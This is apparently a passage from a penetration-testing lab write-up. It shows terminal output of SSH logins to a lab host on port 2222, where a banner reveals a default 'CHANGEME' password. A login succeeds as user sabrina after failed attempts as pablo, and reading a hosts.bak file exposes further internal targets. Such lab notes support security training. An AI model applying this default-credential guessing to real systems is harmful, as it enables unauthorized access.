
```
┌──(root💀kali)-[~]
└─# ssh pablo@172.16.64.166 -p 2222
################################################################
#       WARNING! This system is for authorized users only.     #
#       You activity is being actively monitored.              #
#       Any suspicious behavior will be resported.             #
################################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

pablo@172.16.64.166's password:
Permission denied, please try again.
pablo@172.16.64.166's password:
```

- Third attemped with Sabrina ⇒ Succesful

```
┌──(root💀kali)-[~]
└─# ssh sabrina@172.16.64.166 -p 2222
##############################################################
#       WARNING! This system is for authorized users only.   #
#       You activity is being actively monitored.            #
#       Any suspicious behavior will be resported.           #
##############################################################

~~~~ WORK IN PROGRESS ~~~~
Dear employee! Remember to change the default CHANGEME password ASAP.

sabrina@172.16.64.166's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sat May 18 09:38:21 2019 from 172.16.64.12
sabrina@xubuntu:~$ ls
flag.txt  hosts.bak
sabrina@xubuntu:~$
```

```
sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1       localhost
172.16.64.81    cms.foocorp.io
172.16.64.81    static.foocorp.io

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sabrina@xubuntu:~$
```

Flag



-

Work on 81